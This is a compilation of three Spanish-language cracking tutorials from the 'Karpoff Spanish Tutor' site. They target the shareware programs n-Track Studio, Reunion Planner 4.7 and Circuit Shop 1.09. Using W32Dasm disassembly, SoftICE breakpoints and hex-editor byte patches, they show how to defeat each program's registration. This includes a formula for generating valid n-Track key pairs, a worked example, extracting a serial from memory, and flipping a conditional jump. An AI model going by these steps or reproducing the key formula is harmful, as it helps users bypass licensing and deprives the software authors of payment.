Voy a ir contando todo lo que hice, lo que salió mal también, porque creo que es interesante. Además como en muchos tutoriales no ponen los fallos, parece que siempre se acierta a la primera, y cuando tú no aciertas a la primera (ni a la segunda ;)), crees que lo haces mal. Si quereis saltaros esto e ir directamente a la solución correcta, sólo teneis que

buscar una flecha como esta: -->

Lo primero que se me ocurrió fué seguir el camino habitual, es decir, introducir un número cualquiera en el registro (bueno, en este caso son dos números), tomar nota del mensaje de error ("Wrong registration data. Please make sure ....."), y buscarlo en el w32dasm. Lo que encontré fué lo siguiente:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0042E515(C), :0042E578(C)
|
:0042E5D9 8B7508                mov esi, dword ptr [ebp+08]
:0042E5DC 6A40                  push 00000040

* Possible StringData Ref from Data Obj ->"Registration"
                                |
:0042E5DE 68A4134700            push 004713A4

* Possible StringData Ref from Data Obj ->"Wrong registration data. Please "
                                ->"make sure you're typing the codes "
                                ->"correctly. To be sure simply copy "
                                ->"and paste the codes into the registration "
                                ->"dialog box."
                                |
:0042E5E3 6874124700            push 00471274
:0042E5E8 56                    push esi
```

Aquí podemos ver el mensaje de error y desde donde se accede a él. Busquemos por tanto esas direcciones (42E515 y 42E578):

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E5F6(U)
|
:0042E50F 81FF88130000          cmp edi, 00001388
:0042E515 0F8DBE000000          jnl 0042E5D9          <- Aquí está la primera
:0042E51B 8D8DECFEFFFF          lea ecx, dword ptr [ebp+FFFFFEEC]
:0042E521 33F6                  xor esi, esi

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E53C(U)
|
:0042E523 8A01                  mov al, byte ptr [ecx]
:0042E525 84C0                  test al, al
:0042E527 7415                  je 0042E53E
:0042E529 3C30                  cmp al, 30
:0042E52B 7C11                  jl 0042E53E
:0042E52D 3C39                  cmp al, 39
:0042E52F 7F0D                  jg 0042E53E
:0042E531 0FBEC0                movsx eax, al
:0042E534 8D14B6                lea edx, dword ptr [esi+4*esi]
:0042E537 41                    inc ecx
:0042E538 8D7450D0              lea esi, dword ptr [eax+2*edx-30]
:0042E53C EBE5                  jmp 0042E523

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
```

```
|:0042E527(C), :0042E52B(C), :0042E52F(C)
|
:0042E53E 8D95ECFDFFFF          lea edx, dword ptr [ebp+FFFFFDEC]
:0042E544 33C9                  xor ecx, ecx

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E55F(U)
|
:0042E546 8A02                  mov al, byte ptr [edx]
:0042E548 84C0                  test al, al
:0042E54A 7415                  je 0042E561
:0042E54C 3C30                  cmp al, 30
:0042E54E 7C11                  jl 0042E561
:0042E550 3C39                  cmp al, 39
:0042E552 7F0D                  jg 0042E561
:0042E554 0FBEC0                movsx eax, al
:0042E557 8D0C89                lea ecx, dword ptr [ecx+4*ecx]
:0042E55A 42                    inc edx
:0042E55B 8D4C48D0              lea ecx, dword ptr [eax+2*ecx-30]
:0042E55F EBE5                  jmp 0042E546

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0042E54A(C), :0042E54E(C), :0042E552(C)
|
:0042E561 33C0                  xor eax, eax

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E57B(U)
|
:0042E563 83F808                cmp eax, 00000008
:0042E566 7315                  jnb 0042E57D
:0042E568 3B34C574104700        cmp esi, dword ptr [8*eax+00471074]
:0042E56F 7509                  jne 0042E57A
:0042E571 3B0CC578104700        cmp ecx, dword ptr [8*eax+00471078]
:0042E578 745F                  je 0042E5D9      <- Y aquí la segunda.

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E56F(C)
|
:0042E57A 40                    inc eax
:0042E57B EBE6                  jmp 0042E563
```

Lo primero que se nos ocurre (al menos a mi), es eliminar esos saltos con el editor hexadecimal para que el programa siga su curso sin saltar al mensaje de error. En este caso eso no funciona, y os aconsejo que no lo probeis, porque el programa se queda colgado, ya que habremos creado un bucle infinito.

Si miráis un poco más abajo del mensaje de error, os encontraréis con lo siguiente:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E5D7(C)
|
:0042E5FB 8D4DEC                lea ecx, dword ptr [ebp-14]
:0042E5FE 68989B4600            push 00469B98
:0042E603 51                    push ecx
:0042E604 895DEC                mov dword ptr [ebp-14], ebx

* Reference To: MSVCRT._CxxThrowException, Ord:0041h
```

```
                                |
:0042E607 E804860300            Call 00466C10
:0042E60C 8B450C                mov eax, dword ptr [ebp+0C]
:0042E60F 85C0                  test eax, eax
:0042E611 0F85AE000000          jne 0042E6C5
:0042E617 8B5D08                mov ebx, dword ptr [ebp+08]
:0042E61A 6A00                  push 00000000

* Possible StringData Ref from Data Obj ->"Registration succesful!"
                                |
:0042E61C 685C124700            push 0047125C

* Possible StringData Ref from Data Obj ->"Thank you for registering n-Track "
                                ->"Studio"
                                |
:0042E621 6830124700            push 00471230
:0042E626 53                    push ebx
```

Por eso mi segunda idea fué buscar el salto que llega aquí (42E5D7), y cambiarlo por un JMP para que salte siempre. ¿Sabeis cómo,verdad? En el w32dasm se hace doble click en la línea donde está el salto, luego se mira el offset en la línea inferior y se introduce ese offset en el buscador del editor hexadecimal (Ctrl+G). Para cambiarlo a un JMP basta sustituir el 74 22 (je) por un EB 22 (jmp).

En este caso simplemente no hace nada. Sigue apareciendo el mensaje de error. ¿Por qué?. Pues porque el programa nunca llega a ejecutar ese salto. Podeis pensar que sólo tenemos que cambiar un par de saltos para dirigir el programa hacia ese punto y ya está, pero en este caso no es así. Veámoslo:

Si teneis el programa desensamblado delante y lo estudiais un poco, vereis que algo más arriba hay un salto que pueden desviarnos del que hemos cambiado (el 42E5D7), y es:

```
:0042E5AA 7549                  jne 0042E5F5
```

Bien, vamos a anularlo, es decir, en el edito hexadecimal cambiamos 75 49 por 90 90. Ahora ejecutamos el programa, metemos una clave cualquiera y.... "Thank you for registering n-Track Studio". Bieeeen, Vivaaaa. Pero un momento, si pulsamos Help-About, veremos de nuevo UNREGISTERED SHAREWARE, y lo mismo si cerramos el programa y lo volvemos a abrir. ¿Qué sucede?. Pues que hemos conseguido que salga el mensaje de registración, pero sin que el programa cambie los datos. Es decir, que sólo hemos cambiado un mensaje por otro, pero el programa sigue sin registrarse.

--> Este es el momento de usar métodos más fuertes, es decir, nuestro gran amigo el Soft-Ice. Para ello borramos la copia modificada del programa y hacemos otra copia nueva del original para que no esté cambiada. Ahora vamos a la ventana de registro e introducimos unos datos cualesquiera. En mi caso:

Your name: <KeKo>
Reg. Code 1: 222222222
Reg. Code 2: 444444444

Vamos al Sice (=Soft-Ice), y ponemos un par de breakpoints para probar: bpx getwindowtexta y bpx getdlgitemtexta. Volvemos al programa y pulsamos OK. Saltamos al Sice y vemos que el bpx que funciona es bpx getdlgitemtexta (por si lo volvemos a necesitar). Primero, ya que el programa tiene que leer tres datos, pulsamos F5 dos

veces(cada vez que aparecemos en el Soft-Ice es porque lee un dato, luego tenemos que salir del Sice dos veces pulsando F5 para que así tenga leidos los tres datos la tercera vez que aparece la ventana del Soft-Ice ¿OK?). Ahora estamos en USER32.DLL, pero lo que queremos es estar en el ejecutable ntrack.exe, así que pulsamos una vez F12 para salir de esta subrutina, y ya nos encontramos en el ntrack.exe. Observaréis que aparecemos muy lejos de donde estuvimos trabajando con el w32dasm, así que hay que pulsar F10 como locos hasta que lleguemos a:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E5F6(U)
|
:0042E50F 81FF88130000          cmp edi, 00001388
:0042E515 0F8DBE000000          jnl 0042E5D9
:0042E51B 8D8DECFEFFFF          lea ecx, dword ptr [ebp+FFFFFEEC]
:0042E521 33F6                  xor esi, esi        <--- Parad aquí
```

que era el primer salto al mensaje de error. En lugar de pulsar F10 tantas veces, podeis poner un breakpoint en esa línea (bpx 42E50f) y pulsar F5 (primero borrad los otros bpx) y ya estaréis aquí.

Os preguntaréis qué hace el programa en todas esas líneas que nos hemos saltado. Bien, lo que hace es comparar nuestra clave con otras de versiones anteriores del programa, y si coinciden, nos sale un mensaje diciendo que mandemos un e-mail para recibir las claves nuevas, pero para eso hay que estar registrado :). Podeis intentar encontrar esas claves como ejercicio. Yo lo hice creyendo que eran las actuales. ¡Vaya chasco! ;)

Bueno, una vez llegados a este punto, si comprobamos el valor que se le asigna a ECX en la línea 0042E51B (escribiendo d ecx) veremos nuestro Registration Code 1. Esto empieza a ponerse interesante... Ahora os describo las siguientes líneas:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E53C(U)
|
:0042E523 8A01                  mov al, byte ptr [ecx]  <---Toma el primer número de nuestro code
:0042E525 84C0                  test al, al    <--- Comprueba que no es el último
:0042E527 7415                  je 0042E53E  <--- Si es el último,salta.
:0042E529 3C30                  cmp al, 30 <--- Comprueba que es mayor que 0, 30 en hexadecimal
:0042E52B 7C11                  jl 0042E53E <--- Si es menor, salta.
:0042E52D 3C39                  cmp al, 39<--- Comprueba que es menor que 9, 39 en hexadecimal
:0042E52F 7F0D                  jg 0042E53E<--- Si es mayor,salta.
:0042E531 0FBEC0                movsx eax, al<--- Opera con el número
:0042E534 8D14B6                lea edx, dword ptr [esi+4*esi]
:0042E537 41                    inc ecx
:0042E538 8D7450D0              lea esi, dword ptr [eax+2*edx-30]
:0042E53C EBE5                  jmp 0042E523
```

Que sea menor que cero o mayor que nueve en hexadecimal quiere decir que no es un número, sinó una letra o un signo. Por tanto si en nuestros codes hay letras o signos, salta y acaba mostrando el mensaje de error. Sólo puede haber números. Comprueba número a número hasta que llega al último y salta en:

```
:0042E527 7415                  je 0042E53E  <--- Si es el último,salta.
```

Las operaciones lo que hacen es ir guardando en ESI nuestro code, en mi caso el 222222222.

Una vez comprobado que no hay más que números en nuestro code, podreis ver con el Soft-Ice que vuelve a repetir el proceso con el Registration Code 2, y lo guarda en ECX.

Ahora el programa hace ciertas operaciones con EAX que a nosotros no nos interesan. Después de esto, repite el proceso anterior con el Reg. Code 1, y guarda su valor en ECX. Realmente no sé para qué vuelve a repetir el proceso, pues hace exactamente lo mismo de antes, pero en lugar de guardar el número en ESI, lo guarda en ECX. El caso es que después tenemos lo siguiente:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0042E589(C), :0042E58D(C), :0042E591(C)
|
:0042E5A0 8BD7                mov edx, edi
:0042E5A2 69D2FDDB0400        imul edx, 0004DBFD
:0042E5A8 3BD1                cmp edx, ecx
:0042E5AA 7549                jne 0042E5F5
:0042E5AC 8D95ECFDFFFF        lea edx, dword ptr [ebp+FFFFFDEC]
:0042E5B2 33C9                xor ecx, ecx
```

Primero copia el valor de EDI (que si hacemos d edi veremos que es 1001) en edx, y luego multiplica EDX por 4DBFD (y si ponemos ?4DBFD vemos que en decimal es 318461). Por último compara el valor con ECX, que es nuestro Registration Code 1 (en mi caso 222222222). Si no son iguales salta a 42E5F5:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E5AA(C)
|
:0042E5F5 47                  inc edi
:0042E5F6 E914FFFFFF          jmp 0042E50F
```

Allí, como podemos ver, se le suma 1 a EDI, y se salta a 42E50F, que es precisamente donde paramos el Soft-Ice la primera vez después de pulsar F10 muchas veces. Si no lo recordáis, id unas líneas más arriba, donde empecé a hablar del Soft-Ice y vereis que esa dirección está impresa. Lo que hace allí es comprobar que EDI todavía no vale 5000 (que es 1388 en hexadecimal). Si lo es salta al error, y si no vuelve a repetirlo todo pero con EDI una unidad mayor.

Es decir, para que no de error, nuestro code debe ser igual a 318461 multiplicado por un valor entre 1001 (el primer valor de EDI) y 5000 (el último). Como el que yo he introducido (222222222) no es así, al final dará error. Salimos por tanto del Sice he introducimos un número que cumpla esos requisitos, por ejemplo el 707620342 (que resulta de multiplicar 318461 por el 2222, que está entre 1001 y 5000). Lo mejor es que useis vuestro propio número para practicar. Escojed un número cualquiera entre 1001 y 5000, multiplicado por 318461 y ya tendréis un número válido para el Registration Code 1. Ahora volvemos a la pantalla de registración e introducimos los nuevos datos. En mi caso:

Your name: <KeKo>
Reg. Code 1: 707620342 <--- El número que acabamos de calcular.
Reg. Code 2: 444444444 <--- Uno cualquiera.

Y volvemos al Soft-Ice. Para no dar tantas vueltas, podemos poner bpx 42E5A2, e iremos directamente a donde lo dejamos antes:

```
:0042E5A2 69D2FDDB0400        imul edx, 0004DBFD   <-- Aquí es donde lo dejamos
```

```
:0042E5A8 3BD1                cmp edx, ecx
:0042E5AA 7549                jne 0042E5F5
:0042E5AC 8D95ECFDFFFF        lea edx, dword ptr [ebp+FFFFFDEC]
:0042E5B2 33C9                xor ecx, ecx

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E5CD(U)
|
:0042E5B4 8A02                mov al, byte ptr [edx]
:0042E5B6 84C0                test al, al
:0042E5B8 7415                je 0042E5CF
:0042E5BA 3C30                cmp al, 30
:0042E5BC 7C11                jl 0042E5CF
:0042E5BE 3C39                cmp al, 39
:0042E5C0 7F0D                jg 0042E5CF
:0042E5C2 0FBEC0              movsx eax, al
:0042E5C5 8D0C89              lea ecx, dword ptr [ecx+4*ecx]
:0042E5C8 42                  inc edx
:0042E5C9 8D4C48D0            lea ecx, dword ptr [eax+2*ecx-30]
:0042E5CD EBE5                jmp 0042E5B4

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0042E5B8(C), :0042E5BC(C), :0042E5C0(C)
|
:0042E5CF 69FFA0CE0100        imul edi, 0001CEA0
:0042E5D5 3BF9                cmp edi, ecx
:0042E5D7 7422                je 0042E5FB
```

Ahora sabemos que el número es válido y llegará un momento en que el salto

```
:0042E5AA 7549                jne 0042E5F5
```

no se produzca. En mi caso, cuando EDI valga 2222 (que es el número que escogí entre 1001 y 5000). Por tanto llegará un momento en que se ejecutará la línea

```
:0042E5AC 8D95ECFDFFFF        lea edx, dword ptr [ebp+FFFFFDEC]
```

que es la siguiente, así que si no queremos pulsar F10 tropecientasmil veces hasta que EDI valga 2222 (o el valor que vosotros hayais escogido), podemos borra nuestro breakpoints y pones uno en esa línea, es decir bpx 42E5AC. Ahora sólo tenemos que pulsar F5 y ya estamos allí.

Ánimo, que esto se acaba :). Si os fijais en lo que viene ahora, vereis que se vuelve a repetir una vez más la comprobación de siempre (y ya es la cuarta vez), y mientras se va guardando el Reg. Code 2 en ECX. Una vez Hecho esto, se multiplica EDI (que ahora vale 2222 o bien el número que vosotros hayais escogido) por 1CEA0 (que en decimal es 118432, para verlo basta escribir ?1CEA0), y se compara con ECX, que es nuestro code 2, en mi caso 444444444, y si son iguales salta al mensaje de "Thank you for Registering", pero si no lo son, como en este caso, vuelve a poner el dichoso mensaje de error.

Bueno, supongo que ya está claro lo que hay que hacer ¿no?. Basta que el Registration Code 2 sea el producto de 118432 por el número que hayamos escogido entre 1001 y 5000 para calcular el Registration Code 1. En mi caso:

- Escojo el número 2222 (1001<2222<5000)
- 2222 X 318461 = 707620342
- 2222 X 118432 = 263155904

- Por último introduzco mis datos en el programa:
Your name: <KeKo>
Registration Code 1: 707620342
Registration Code 2: 263155904

le doy a OK y... ¡FUNCIONAAAAAAA!

Si vamos a Help-About vemos "Registered to <KeKo>" (o el nombre que vosotros hayais puesto), y si cerramos y volvemos a abrir, seguimos registrados. Por fin, programa crackeado.

Bueno, quisiera decir que este tutorial me ha quedado muy extenso y pude que pesado, pero comprended que es el primero. Espero ir mejorando con el tiempo. Se aceptan dudas y sugerencias en: **kekosoft@yahoo.com** .

Quisiera darle las gracias a Karpoff por su labor. Aunque no lo conozco, fué gracias a su página y sus tutoriales por lo que empecé a interesarme por esto de la Ingeniería Inversa, y la verdad es que cada día me gusta más :) .

Un saludo a todos los que hayais tenido la paciencia y el valor para haberos leido este tostón entero. Si me mandais vuestra dirección os enviaré una aspirina para el dolor de cabeza ;)) Hasta pronto.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Reunion Planner v4.7**

PROTECCION:	**Unlock Code (Serial). Sólo te permite 10 entradas sino estás registrado.**		
Descripcion:	**Planificador de citas, reuniones, etc.**		
Dificultad:	**Principiante+**		
DOWNLOAD:	http://www.minutiaesoftware.com/		
Herramientas:	**Softice v3.xx**		
CRACKER:	**LEiRUS**	**FECHA:**	**22/08/2000**

INTRODUCCION

Empezaremos como siempre, analizando un poco el comportamiento del programa en situaciones límites. Nada más ejecutarlo, nos dice que una ventanita que no es la versión registrada, y que por tanto, no vamos a poder poner nada más que 10 entradas en el programa. Nos pregunta si queremos registrarnos. Le damos a que sí y aparecemos en un formulario para que introduzcamos los datos personales, y una caja de texto donde pone "Demo" y un botoncillo gracioso donde pone "Enter". Bueno, ya sabemos que podemos meter un serial. Más tarde iremos en su busca.

Ninguna de las utilidades analizadoras que utilizo (FileInfo, FileScanner, FileAnalyzer), me detecta el lenguaje en que ha sido escrito el programa. No importa, vamos a atacar directamente con el SiCE y vamos a utilizar un método NO recomendado en la mayoría de los casos aunque en realidad funciona en muchos programas.

Bueno, al quid de la cuestión que es lo que nos ha traído aquí.

AL ATAKE

MÉTODO UN TANTO "CAPULLÍN" PERO QUE FUNCIONA:

Como dije anteriormente, vamos a explicar un método de trabajo que NO recomendaría que hiciese nadie, pues es un poco "lamer". El método en cuestión consiste básicamente en meter un serial en el programa y antes de dar al botoncillo, poner un BPX en lo típico (hmemcpy, getdlgitemtexta, getwindowtexta, messageboxa, etc) y esperar a que salte. Una vez hecho esto, tan sólo nos queda buscar datos que hayamos metido, tales como nuestro nombre, números no válidos, etc. Después, moviéndonos por la ventana de datos, podemos buscar cosas que "sospechosas". Es posible que el serial que buscamos esté en posiciones de memoria contiguas.

Esto es un hecho empíricamente comprobado, es decir, que no es una ley. Además, sólo sirve para algunos programas.

Explicar el porqué de esta "predisposición" de los programadores es sencillo. Éstos, al comparar dos cadenas, que son representadas como nuestro serial y el que ha generado el ordenador, serán pasadas como argumentos de una función, por lo que lo lógico será que se almacenen en posiciones de memoria adyacentes, con el único fin de ahorrar trabajo al programador en el proceso de depuración.

Existen multitud de programas que se basan en esta ¿¿¿¿protección????, aunque debido al conocimiento y al auge al que han llegado las técnicas de cracking, cada vez quedan menos programas así de facilones.

Una vez explicado esto, pasamos pues a atacar al susodicho.

CON "S" DE SiCE:

El turno de SiCE, como siempre. Tareas requeridas: arrancar el SiCE de una vez, que se te congelan las pelotas, vamos chavalín.

Rulamos el ReunionPlanner. Bien, nos vamos a la "zona serial". Ponemos uno falso, el primero que se nos pase por la mente. Yo pongo mi número favorito "147258369". Antes de darle a "Enter", debemos entrar en SiCE y poner los BPX que antes hemos dicho.

Lo más probable es que te salten 108.000 veces por lo menos, pero tras 6 ó 7 veces de darle a Ctrl+D, vamos a utilizar el comando "S", Search in Memory o Buscar en Memoria del SiCE. Este comando busca por el espacio de memoria virtual de 4Gb en busca de la cadena especificada. Su sintaxis es la siguiente:

S [-cu] [address L length data-list]

Para más información, acude al genial TUT de BlackFénix acerca de SiCE, con todo su "espectro" comentado.

El ejemplo y la orden que utilizaremos normalmente será la siguiente:

S 30:00 L ffffffff 'cadena' (cadena normalmente representará nuestro nombre -LEiRUS-, o nuestro serial introducido -147258369-)

Si se encuentra un dato, será mostrado en la ventada de datos. Para seguir con la siguiente

coincidencia, basta con pulsar la tecla "S" y presionar Enter.

NOS ENCONTRAMOS CON UNA SORPRESITA:

Tras hacer lo que he dicho anteriormente, nos encontraremos con el serial que válido, que tendrá la forma: RPxxxxx en "condecoración" al nombre del programa, **R**eunion**P**lanner.

CONSIDERACIONES FINALES:

Desde luego, no se puede dejar a un programador con una mente comercial trabajar, porque sino, te puede hacer un estropicio de ¿¿¿¿Protección?????? como el que acabamos de apreciar. Realmente da asco a veces la cantidad de mierda de la que suelen estar rodeados estos satanás del Marketing, que por unas pesetas venden su pobre y despojada mente de ideas contemporáneas.

Bueno, después de todo esta sarta de paranoias y estupideces varias, sólo resta despedirme, como es normal en mis escritos.

AGRADECIMIENTOS:

Siempre que escriba un tutorial, y lo digo para futuros TUT's, voy a agradecer el apoyo recibido por los componentes de [K-FoR], un grupo, aún en fase de definición, pero que esperamos que salga adelante de una manera un poco más serio de lo que está siendo ahora.

Por lo tanto, debo saludar a RAZiEL y ViPER por sus aportaciones "culturales" a todo esto del cracking. Por cierto, a ver si se RAZiEL a escribir algún TUT para newbies o para lo que sea. Animo también a ViPER a que mande los TUT's a quien puedas, como a Profesor_X. Agradezco con gran énfasis a Karpoff, por su gran página y por brindarme la oportunidad de aparecer en la misma. Por supuesto que también voy a darte las gracias a tí, genial Profesor_X, que me has insertado en tu compilación, aunque sea con un nombre un tanto modificado.

A todos, muchas gracias.

"CRACKEO, LUEGO SOY LIBRE"

leirus@telepolis.com

http://go.to/leirus/

Karpoff Spanish Tutor

Programa:	**Circuit Shop v1.09**

PROTECCION:	**Serial Number. Shareware de 30 dias con varias funciones deshabilitadas.**		
Descripcion:	**Programa para el diseño de circuitos analógicos y digitales.**		
Dificultad:	**Principiante.**		
DOWNLOAD:	http://ourworld.compuserve.com/homepages/Cherrywood/		
Herramientas:	**Softice v3.24 y cualquier editor Hexadecimal.**		
CRACKER:	**Arkanian**	**FECHA:**	**25/08/2000**

INTRODUCCION

Bueno, he hecho esto por proporcionar un enfoque distinto a los procedimientos habituales del **bpx Get"loquesea"** o de buscar el mensaje del **"Registro no válido"** o similar en el W32dsm89 y de ahí tirar hacia atrás.

De todas formas vamos a conseguir lo mismo empezando por el principio, quizas con un poco más de trabajo, pero el resultado será de lo más satisfactorio. Además el programa es una "perita en dulce" que no se puede dejar pasar así como así. Cosas sencillas como esta ya no se encuentran.

Vamos a utilizar el Sice (SoftICE) con una configuración básica del **winice.dat** que se puede bajar de aquí. Ya cambiarás la configuración del **winice.dat** "a mano" cuando le vayas pillando el truco a todo esto. De momento creo que es suficiente con esto.

- Si no quieres perder tu configuración actual, renombra el **winice.dat** que tienes en el directorio del SofICE por **winice.old** (por ejemplo) y copia el **winice.dat** nuevo (ya descomprimido) al mismo directorio. Para volver a la configuración anterior haz a la inversa.

VISTAZO PRELIMINAR

Iniciamos el programa y aparte de la ventana principal vemos que se despliegan también tres barras de herramientas diversas a la derecha de la pantalla y otra ventana central que es la que nos indica que es una versión sin registrar del producto, el copyright, etc...

Esta ventana es de lo más mosqueante. El tipo de letra, el fondo blanco, los botones, vamos, el formato en general me recuerdan al Windows 3.1 y eso que en el copyright pone claramente 1997-2000. En fin, ya veremos...

Bueno le decimos que ***OK***, que sí, que ya sabemos que estamos ***"Unregistered"***, se cierra la ventana y luego cerramos las tres barras de herramientas para que no molesten. Vamos arriba a ***File*** y luego a ***Register***, ...más mosqueo, ¿la ventana de registro es una ventana típica del Win 3.1?. Esto tiene pinta de programa viejo reciclado, si tienes curiosidad pincha en ***Help*** y luego en ***Purchasing*** para ver cuanto pretenden cobrar por la versión completa del programa.

Vamos a completar los datos que nos pide la ventana de registro, pon lo que quieras, y hacemos un Ctrl+D para saltar al Sice.

AL ATAKE

Lo primero será asignar valores a las ventanas de datos, dado que por nuestra configuración disponemos de 4 ventanas de datos, esto nos será util para automatizar el proceso. Así que tecleamos **DEX 0 EAX** y ***Enter***, **DEX 1 ES:EDI** y ***Enter***, **DEX 2 DS:ESI** y ***Enter***, la ventana numerada como (3) yo la dejo habitualmente con el selector 30 para volcados puntuales, alguna busqueda, otras asignaciones, etc... Puedes pasar por las diferentes ventanas si pinchas con el ratón en el número entre paréntesis o en cualquier lugar de la barra de separación (arriba, donde pone ***byte***).

¿Ya?, pues venga, tecleando:

:task ➜ **Veamos como se llama nuestro objetivo.**

TaskName	SS:SP	StackTop	StackBot	StackLow	TaskDB	HQueue	Events
WinWord	0000:0000	0061F000	00630000		36CE	372F	0000
.....	.....	.....	.....	.....	.....	.....	.....
CIRC *	406F:EB96	CFCC	EF36	EF36	11BE	0FDF	0000

Nuestro amigo se llama **CIRC** , ahora vamos a pillar las ventanas que tiene en funcionamiento:

:hwnd **CIRC ➜ ¿Qué ventanas tenemos abiertas?**

WindowHandle	HQueue	SZ	QOwner	Class Name	Window Procedure
0AB0 (1)	0FDF	16	CIRC	Balloon Window	3FE7:000000DD
0DC4 (1)	0FDF	16	CIRC	#32770 (Dialog)	3E1F:000000B3
0DC8(2)	0FDF	16	CIRC	Edit	3E1F:000000BA
0DCC(2)	0FDF	16	CIRC	Edit	3E1F:000000AC
0DD0(2)	0FDF	32	CIRC	Button	177F:00001040
0DD4 (2)	0FDF	32	CIRC	Button	177F:00001040
0DD8 (2)	0FDF	32	CIRC	Button	177F:00001040
.....	.....	....	.....	.....	.....etc.

Parece claro que **#32770 (Dialog)** en **0DC4 (1)** es la ventana de registro, que se compone de dos "cajas" de edición

(**0DC8** y **0DCC** ***Name*** y ***Key*** respectivamente) y los tres botones del ***OK***, ***Cancel*** y ***Help***. Otra cosa que observamos es que nuestro objetivo, **CIRC**, parece ser de 16 bits (Columna SZ, ya me parecía, con tanta ventana del tipo W3.1) y eso nos obliga a asignar las ventanas de datos de nuevo, (**DEX 0 AX**, **DEX 1 ES:DI, DEX 2 DS:SI**). También quiero decir que todas las direcciones que aparecen son las relativas a mi ordenador, en el vuestro obviamente serán diferentes.

Bueno vamos con el primer breakpoint, directamente al primer ***Edit :***

:bmsg **0DC8 WM_GETTEXT ➜ Break en Windows message. Esto no falla (casi) nunca.**

> **WM_GETTEXT**
> Una aplicación envía un mensaje de WM_GETTEXT para copiar el texto que corresponde a una ventana en un buffer proporcionado por la llamada.
>
> wParam = (WPARAM) cchTextMax; // el número de caracteres a copiar
> lParam = (LPARAM) lpszText; // la dirección de buffer para el texto
>
> **Returns**
> El valor de retorno es el número de caracteres copiado.
>
> *Fuente: CRACKER´S notes by TORN@DO*

Ctrl+D, volvemos al programa, le damos al ***OK*** y saltamos de nuevo al Sice con este mensaje:

Break due to BMSG 0DC8 WM_GETTEXT (ET =110.93 milliseconds)
HWnd = 0DC8 wParam = 0064 lParam = 406FE91A msg = 000D WM_GETTEXT

Y en esta dirección (en mi cacharro):

4797:00DD CALL 0002

Ahora tecleamos:

:stack **➜ A ver que tenemos por la pila.**

CIRC (52) at 37CF:0E46 [?]
CIRC (52) at 37CF:0CDD [?]
CIRC (3B) at 32F7:005F [?]
.....etc
CIRC (70) at 476F:0288 [?]
USER!GETWINDOWTEXT + 001F at 179F:1065 [?] **➜ Esto ya es más familiar, ¿eh?.**
➜ CIRC .Alloc at 4797:00DD [?]

Lo que me asombra es la cantidad de cosas que hay en la pila, la cantidad de módulos que tiene el programita de marras, ¿cuántos serán?, ¿se pueden ver?, ¿vamos a verlos todos?, ¿seguro?, pues venga, tecleando:

:heap **CIRC ➜ Veamos que anda haciendo CIRC por la memoria.**

¡¡Bueno!!, Lo que hay aquí, 136 modulos diferentes cargados en memoria, (si no he contado mal), procesar todo esto en el W32dsm89 llevaría un buen rato. (Y de hecho lleva un rato largo, te lo digo yo).

A lo que íbamos, ya que tenemos el **USER!GETWINDOWTEXT** que ha sido cargado después del CIRC (70), parece lógico, pues, suponer que proviene de ahí y que si no pasa nada volveremos ahí, (ya sabes, ¿quienes somos?, ¿de donde venimos?, ¿a donde vamos?), por lo que vamos a hacer un break a esa dirección (insisto, en mi cacharro):

:bpx **476F:0288**

Hacemos un Ctrl+D y aterrizamos aquí en: **476F:0288 CALL USER!GETWINDOWTEXT**, una vez aquí pulsamos **F10** para pasar a la siguiente instrucción y de ahí vamos trazando el código con **F8** para ver como va meneando los bytes, como pilla el ***Name***, como comprueba si el ***Name*** esta en mayúsculas o minúsculas, si tiene la longitud de caracteres adecuada, como va haciendo el ***Serial***, como lo compara con el número que hemos metido, etc...

Puedes ir viendo todo esto cambiando por las diferentes ventanas de datos. Hasta que llegamos aquí:

: 62AF	XOR	AL, AL	
: 62B1	REPNZ	SCASB	➜ **Esto va pillando ES:DI hasta CX=0.**
: 62B3	SUB	BX, CX	
: 62B5	MOV	CX, BX	
: 62B7	MOV	DI, SI	➜ **Offset del Serial bueno a DI.**
: 62B9	LDS	SI, [BP+06]	➜ **Offset del mio en SI.**
: 62BC	REPZ	CMPSB	➜ **Compara DS:SI con ES:DI, serial malo con el bueno.**
: 62BE	MOV	AL, [SI-01]	➜ **Carga en AL el 1er. caracter diferente de mi serial.**
: 62C1	MOV	BL, ES:[DI-01]	➜ **Carga en BL el 1er. caracter diferente del bueno.**
.....	.....	.....	.....
: 62D1	RET		➜ **Trazando hasta aquí.**
: 048C	ADD	SP, 0A	➜ **Aparecemos aquí.**
: 048F	OR	AX, AX	
: **0491**	**JNZ**	**049F**	➜ **¡BINGO!, detente aquí.**

Bueno, pues esto es casi todo, ahora vamos con el ratón y ponemos el cursor encima de la dirección del salto anterior, le damos al botón derecho y en el menú que sale elegimos ***Display*** (es lo mismo que hacer D EIP), en la ventana de datos (en hexadecimal) nos aparece un **75 0C** en las dos primeras posiciones.

Muy bien, ahora apuntamos en un papel el valor de varios bytes más (**75 0C B8 01 00 8D 66 FE**) y vamos a probar, pinchamos con el ratón en el **75** y lo cambiamos por un **74**, (un **JNZ** por un **JZ**), le damos al ***Enter***, vamos a la ventana de comando, ahora deshabilitamos los breakpoints (**BD ***), así, si esto no funciona y hay que volver a empezar, basta con habilitarlos de nuevo con **BE ***, de esta forma no hay que volver a teclear los bp´s otra vez.

Salimos al programa con Ctrl+D y comprobamos el cambio.

Perfecto, está registrado y todas las funciones habilitadas (esta versión shareware entre otras pirulas no deja imprimir, ¡vaya morro!). Volvemos al Sice con Ctrl+D y, ahora sí, limpiamos todos los bp´s con **BC ***.

